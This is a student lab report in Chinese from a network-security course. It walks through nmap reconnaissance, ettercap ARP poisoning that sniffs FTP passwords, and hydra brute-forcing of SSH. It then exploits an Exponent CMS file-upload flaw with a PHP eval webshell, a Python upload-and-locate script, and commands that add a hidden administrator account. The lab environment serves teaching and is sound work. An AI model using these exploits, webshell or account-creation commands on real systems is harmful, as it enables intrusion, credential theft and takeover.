

第一次实验报告

一、课程名称

网络安全实验

二、实验名称

网络侦查实验

三、实验目的

- 1、了解网络侦查、信息收集、漏洞挖掘和利用的基本概念以及常用的信息收集和安全漏洞扫描工具，认知常见的网络侦查手段和企业网络安全漏洞。
- 2、掌握 nmap 工具的功能和操作方法，并能够分析检测结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘等常见的安全问题。
- 3、了解 ettercap 嗅探工具的基本功能，掌握常见的嗅探相关服务和应用的用户名和密码的方法。
- 4、了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。
- 5、了解 hydra 密码爆破工具的基本功能和使用方法，掌握常见的爆破服务和应用的用户名和密码的方法。
- 6、熟悉网站 wenshell 的概念，理解上传 webshell、获取 webshell 权限的意义和方法，掌握获取 webshell 权限基础上控制目标机的方法

四、目录

第一次实验报告	1
一、课程名称	1
二、实验名称	1
三、实验目的	1
四、目录	2
五、实验步骤	2
任务一：使用 nmap、ettercap 进行网络侦查和密码嗅探	2
任务二：使用 crunch、hydra 暴力破解 ssh 服务登陆密码	6
任务三：使用 ssh 登录目标机，获得敏感信息	7
任务四：获取目标网站的 webshell 权限，控制目标机，获得敏感信息	8

五、实验步骤

任务一：使用 nmap、ettercap 进行网络侦查和密码嗅探

1.1 使用 nmap 扫描存活的主机

nmap 工具介绍

nmap 是一款用于网络发现和安全审计的网络安全工具，通常用于

- 列举网络主机清单
- 管理服务升级调度
- 监控主机
- 服务运行状况

使用 nmap 探测网段内的存活主机

使用如下命令可以扫描 192.168.1.0 网段的存活主机

```
nmap -sP 192.168.1.0/24
```

结果如下图所示，可以发现存活的主机有

- 192.168.1.2

- 192.168.1.3
- 192.168.1.4

```
root@simpleedu:~# nmap -sP 192.168.1.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-03-24 23:01 EDT
Nmap scan report for 192.168.1.3
Host is up (0.00058s latency).
MAC Address: FA:16:3E:04:23:FC (Unknown)
Nmap scan report for 192.168.1.4
Host is up (0.0011s latency).
MAC Address: FA:16:3E:DA:81:2B (Unknown)
Nmap scan report for 192.168.1.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 29.74 seconds
root@simpleedu:~#
```

nmap 扫描存活主机

使用 nmap 扫描存活主机的开放端口、服务等

扫描开放端口、服务

使用如下命令可以扫描 192.168.1.3 主机的开放端口信息

```
nmap -sV -v 192.168.1.3
```

扫描的结果如下，可以发现开放的端口和服务如下

- 21: ftp 服务，版本号为 3.0.2
- 22: ssh 服务，版本号为 7.4
- 3389: ms-wbt-server 服务，版本为 xrdp

```
raw packets sent: 150 (8.584KB) | Rcvd: 150 (8.000KB)
root@simpleedu:~# nmap -sV -v 192.168.1.3

Starting Nmap 7.60 ( https://nmap.org ) at 2021-03-24 23:11 EDT
NSE: Loaded 42 scripts for scanning.
Initiating ARP Ping Scan at 23:11
Scanning 192.168.1.3 [1 port]
Completed ARP Ping Scan at 23:11, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:11
Completed Parallel DNS resolution of 1 host. at 23:12, 13.00s elapsed
Initiating SYN Stealth Scan at 23:12
Scanning 192.168.1.3 [1000 ports]
Discovered open port 3389/tcp on 192.168.1.3
Discovered open port 22/tcp on 192.168.1.3
Discovered open port 21/tcp on 192.168.1.3
Completed SYN Stealth Scan at 23:12, 1.25s elapsed (1000 total ports)
Initiating Service scan at 23:12
Scanning 3 services on 192.168.1.3
Completed Service scan at 23:12, 6.01s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.1.3.
Initiating NSE at 23:12
Completed NSE at 23:12, 0.00s elapsed
Initiating NSE at 23:12
Completed NSE at 23:12, 0.00s elapsed
Nmap scan report for 192.168.1.3
Host is up (0.00075s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: FA:16:3E:04:23:FC (Unknown)
Service Info: OS: Unix
```

nmap 扫描端口

扫描操作系统

使用如下命令可以扫描 192.168.1.4 主机的操作系统信息

扫描的结果如下，可以看出操作系统大概率为 **Windows Server**

```
root@simpleedu:~# nmap -O -v 192.168.1.4

Starting Nmap 7.60 ( https://nmap.org ) at 2021-03-24 23:19 EDT
Initiating ARP Ping Scan at 23:19
Scanning 192.168.1.4 [1 port]
Completed ARP Ping Scan at 23:19, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:19
Completed Parallel DNS resolution of 1 host. at 23:20, 13.00s elapsed
Initiating SYN Stealth Scan at 23:20
Scanning 192.168.1.4 [1000 ports]
Discovered open port 3389/tcp on 192.168.1.4
Discovered open port 80/tcp on 192.168.1.4
Completed SYN Stealth Scan at 23:20, 9.23s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.1.4
Retrying OS detection (try #2) against 192.168.1.4
Nmap scan report for 192.168.1.4
Host is up (0.00053s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
MAC Address: FA:16:3E:DA:81:2B (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open a
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (97%),
Microsoft Windows 7 (92%), Microsoft Windows 7 Professional (91%), Microsoft Windows 8.
8.0 (90%), Microsoft Windows Server 2008 or 2008 Beta 3 (90%), Microsoft Windows Serv
Windows 7 Professional or Windows 8 (90%), Microsoft Windows Vista SP0 or SP1, Window
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.044 days (since Wed Mar 24 22:16:46 2021)
Network Distance: 4 hops
```

nmap 扫描操作系统

1.2 使用 ettercap 进行中间人攻击


ettercap 工具介绍

ettercap 是一款开源的网络嗅探工具，它可以实现 ARP 欺骗、DNS 欺骗、DHCP 欺骗、会话劫持、密码嗅探等攻击

使用 ettercap


在这里我们主要使用 ettercap 进行中间人攻击

首先我们使用如下命令打开 ettercap 的 GUI 界面




打开 ettercap

选择 eth0 网卡并进行嗅探




选择嗅探网卡

查看嗅探到的主机 IP




查看嗅探主机 IP

将主机加入 target



加入 target

打开 **ip_forward**(这里非常关键，有时候其会被自动重置为 0，必须确保在 ARP 攻击的时候设置为 1)



打开 ip_forward

开始攻击



开始攻击

攻击的结果如下图所示，可以发现用户 ftp 的密码为 **ftp123**

```
more /proc/sys/net/
echo 1 > /proc/sys/
more /proc/sys/net/

more /proc/sys/net/
more /proc/sys/net/
█
```

Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes
* 192.168.1.4	49177	-	192.168.1.3	21	TCP	closed	60	179
192.168.1.3	20	-	192.168.1.4	49178	TCP	opening	0	0
* 192.168.1.4	49180	-	192.168.1.3	21	TCP	closed	32	90

View Details
Kill Connection
Expunge Connection

```
FTP : 192.168.1.3:21 -> USER: ftp PASS: ftp123
FTP : 192.168.1.3:21 -> USER: hacker PASS: 123456
FTP : 192.168.1.3:21 -> USER: hacker PASS: 123456
FTP : 192.168.1.3:21 -> USER: hacker PASS: 123456
FTP : 192.168.1.3:21 -> USER: ftp PASS: ftp123
FTP : 192.168.1.3:21 -> USER: hacker PASS: 123456
FTP : 192.168.1.3:21 -> USER: hacker PASS: 123456
```

arp 投毒攻击结果

任务二：使用 crunch、hydra 暴力破解 ssh 服务登陆密码

2.1 生成密码字典

由于 crunch 存在如下缺陷

- 生成排列无法指定长度
- 指定长度生成的序列含有重复字符串

因此我们这里用 python 来生成密码字典

```
import itertools

wordlists = "123456"
target_path = "0108_lyl.txt"

with open(target_path, "w") as f:
    for pwd in itertools.permutations(wordlists, r=3):
        f.write(f"hacker{''.join(pwd)}\n")
```

可以得到生成的一部分密码如下图所示

```
root@simpleedu:~# python3 gen_pwd.py
root@simpleedu:~# head 0108_1y1.txt
hacker123
hacker124
hacker125
hacker126
hacker132
hacker134
hacker135
hacker136
hacker142
hacker143
```

python 生成密码

2.2 使用 hydra 爆破密码

使用如下命令可以对目标主机 192.168.1.3 的 ssh 服务进行密码爆破

```
hydra -l hacker -P 0108_1y1.txt 192.168.1.3 ssh
```

得到的结果如下图所示，密码为 **hacker123**

```
root@simpleedu:~# hydra -l hacker -P 0108_1y1.txt 192.168.1.3 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
Hydra (http://www.thc.org/thc-hydra) starting at 2021-03-25 01:36:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is rec
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip u
t overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 120 login tries (l:1/p:120)
[DATA] attacking ssh://192.168.1.3:22/
[22][ssh] host: 192.168.1.3 login: hacker password: hacker123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2021-03-25 01:36:50
```

hydra 暴力破解

任务三：使用 ssh 登录目标机，获得敏感信息

3.1 登录远程目标机

利用上一步获得的密码，通过 ssh 远程登录目标机器

```
root@simpleedu:~# ssh hacker@192.168.1.3
hacker@192.168.1.3's password:
Last failed login: Thu Mar 25 13:36:51 CST 2021 from 192.168.1.2 on ssh:notty
There were 14 failed login attempts since the last successful login.
Last login: Mon Mar 22 20:39:36 2021 from 192.168.1.2
[hacker@simple ~]$ _
```

ssh 远程登陆

3.2 查看目标文件

使用 ls 命令查看目录

```
[hacker@simple ~]$ ls -al
total 36
drwx----- 3 hacker hacker 4096 Mar 22 20:42 .
drwxr-xr-x. 4 root root 4096 Jan 10 2018 ..
-r----- 1 hacker hacker 9 Jan 10 2018 1.key
-rw----- 1 hacker hacker 184 Mar 22 20:42 .bash_history
-rw-r--r-- 1 hacker hacker 18 Sep 7 2017 .bash_logout
-rw-r--r-- 1 hacker hacker 193 Sep 7 2017 .bash_profile
-rw-r--r-- 1 hacker hacker 231 Sep 7 2017 .bashrc
drwxr-xr-x 4 hacker hacker 4096 Nov 13 2017 .mozilla
-rw----- 1 hacker hacker 587 Jan 10 2018 .viminfo
-rw----- 1 hacker hacker 0 Mar 22 20:42 .Xauthority
```

ls 命令

使用 cat 命令查看目标文件，得到文件内容为 **ettercap**


```
[hacker@simple ~]$ cat 1.key
ettercap
[hacker@simple ~]$
```

查看目标文件内容

任务四：获取目标网站的 **webshell** 权限，控制目标机，获得敏感信息

4.1 了解目标网站存在的漏洞

进入网页，我们发现网站使用的是开源的内容管理系统 [exponent-cms](https://github.com/Exponent-Software/exponent-cms)



网站首页

经过[网上搜索](#)，可以发现该管理系统在 2.3.8 版本及以下存在文件上传漏洞

4.2 了解文件上传漏洞

文件上传漏洞通常是由于后端对**用户文件上传部分的控制不足**导致的，使用户可以越过其本身权限向服务器上上传可执行的动态脚本文件，在该漏洞中，我们可以利用其上传**一句话木马**，从而控制网站服务器。

通过安全客上文章的分析，我们可以了解到网站漏洞存在的原因如下

1. 没有对文件后缀名进行检测，使得可以上传任意文件
2. 文件命名的方式是“当前时间戳+下划线+文件名”
3. 用户输入错误的邮箱地址会导致该文件不会被删除

4.3 编写脚本并上传一句话木马

编写一句话木马

首先编写我们的一句话木马，其意义为执行 GET 请求中 cmd 参数的值

```
<?php eval($_GET['cmd']); ?>
```

编写脚本

在了解了漏洞的利用流程之后，脚本的编写主要分为以下三个步骤

上传一句话木马

使用 requests 库实现木马的上传

```
4
5 domain_url = "http://192.168.1.4"
6 tmp_url = f"{domain_url}/tmp"
7 base_url = f"{domain_url}/index.php"
8 upload_url = f"{base_url}?module=eventregistration&action=emailRegistrants&email="
9 timestamp_url = f"{base_url}?module=eventregistration&action=eventsCalendar"
10 webshell_path = "0108_lyl.php"
11
12
13 def upload_file():
14     files = {
15         "attach": open(webshell_path, "rb"),
16         "filename": webshell_path
17     }
18
19     requests.post(url=upload_url, files=files)
20
```

上传木马

获取服务器时间戳

首先通过 `get` 请求获取页面内容，然后通过正则表达式得到服务器的时间戳

```
21
22 def get_timestamp():
23     res = requests.get(url=timestamp_url)
24     if res.status_code != 200:
25         raise requests.exceptions.ConnectionError(f"unable to connect to url `{timestamp_url}`")
26     else:
27         return int(re.search("History\\.push.+?rel:\\'?(\\d+)?\\'", res.text).group(1))
28
```

获取服务器时间戳

获取 webshell 在服务器的路径

最后根据获取到的时间戳，向前遍历搜索 webshell 所在的路径

```
27
30 def find_webshell_url(timestamp, max_search_number=10000):
31     for i in range(max_search_number):
32         try_url = f"{tmp_url}/{timestamp-i}_{webshell_path}"
33         res = requests.get(url=try_url)
34         if res.status_code == 200:
35             return try_url
36
37     return ""
38
```

搜索 webshell 路径

整个程序的执行流程如下

```
37
40 if __name__ == "__main__":
41     upload_file()
42
43     timestamp = get_timestamp()
44     print(f"current timestamp: {timestamp}")
45
46     webshell_url = find_webshell_url(timestamp)
47     if webshell_url:
48         print(f"webshell url: {webshell_url}")
49     else:
50         print("fail to find webshell url")
```

程序执行流程

上传一句话木马

准备好脚本文件和一句话木马文件

```
Terminal - root@simpleedu
File Edit View Terminal Tabs Help
root@simpleedu:~/Desktop# ls
0108_lyl.php 0108_lyl.py
root@simpleedu:~/Desktop#
```

准备文件

执行脚本文件，可以得到 webshell 的地址如下图所示

```
Terminal - root@simpleedu: ~/Desktop
File Edit View Terminal Tabs Help
root@simpleedu:~/Desktop# ls
0108_lyl.php 0108_lyl.py
root@simpleedu:~/Desktop# python3 0108_lyl.py
current timestamp: 1616624260
webshell url: http://192.168.1.4/tmp/1616624259_0108_lyl.php
root@simpleedu:~/Desktop#
```


执行脚本文件

测试 phpinfo()命令，可以发现我们的一句话木马上传成功了

phpinfo() x +

192.168.1.4/tmp/1616624259_0108_lyl.php?cmd=phpinfo();

PHP Version 5.5.30



System	Windows NT WIN-ABAFOJBHK8A 6.3 build 9200 (Windows Server 2012 R2 Standard Edition) i586
Build Date	Sep 30 2015 13:44:04
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-

测试 phpinfo

4.4 添加新用户并进行远程桌面连接

使用如下指令添加新用户 0108lyl 并指定密码为 123456

```
net user 0108lyl 123456 /add
```


view-source:http://192.168.1.4/tmp/1616624259_0108_lyl.php?cmd=system('net user 0108lyl 123456 /add');

```
1 ÃÃ¹³É¹|îë³É;É
2
3
```

添加新用户


接着使用如下命令将新用户加入管理员组

```
net localgroup administrators 0108lyl /add
```



添加用户到管理员组

使用 netstat 查看目标机器的远程端口




查看远程端口

使用 rdesktop 进行远程连接



输入之前新建立的用户和密码


成功连接目标计算机



成功连接目标计算机


4.5 修改文件所有者和权限

尝试直接访问该文件，发现权限不够被拒绝



访问文件被拒绝

尝试修改该文件的所有者，并修改访问权限



修改访问权限

成功获取文件内容



获取文件内容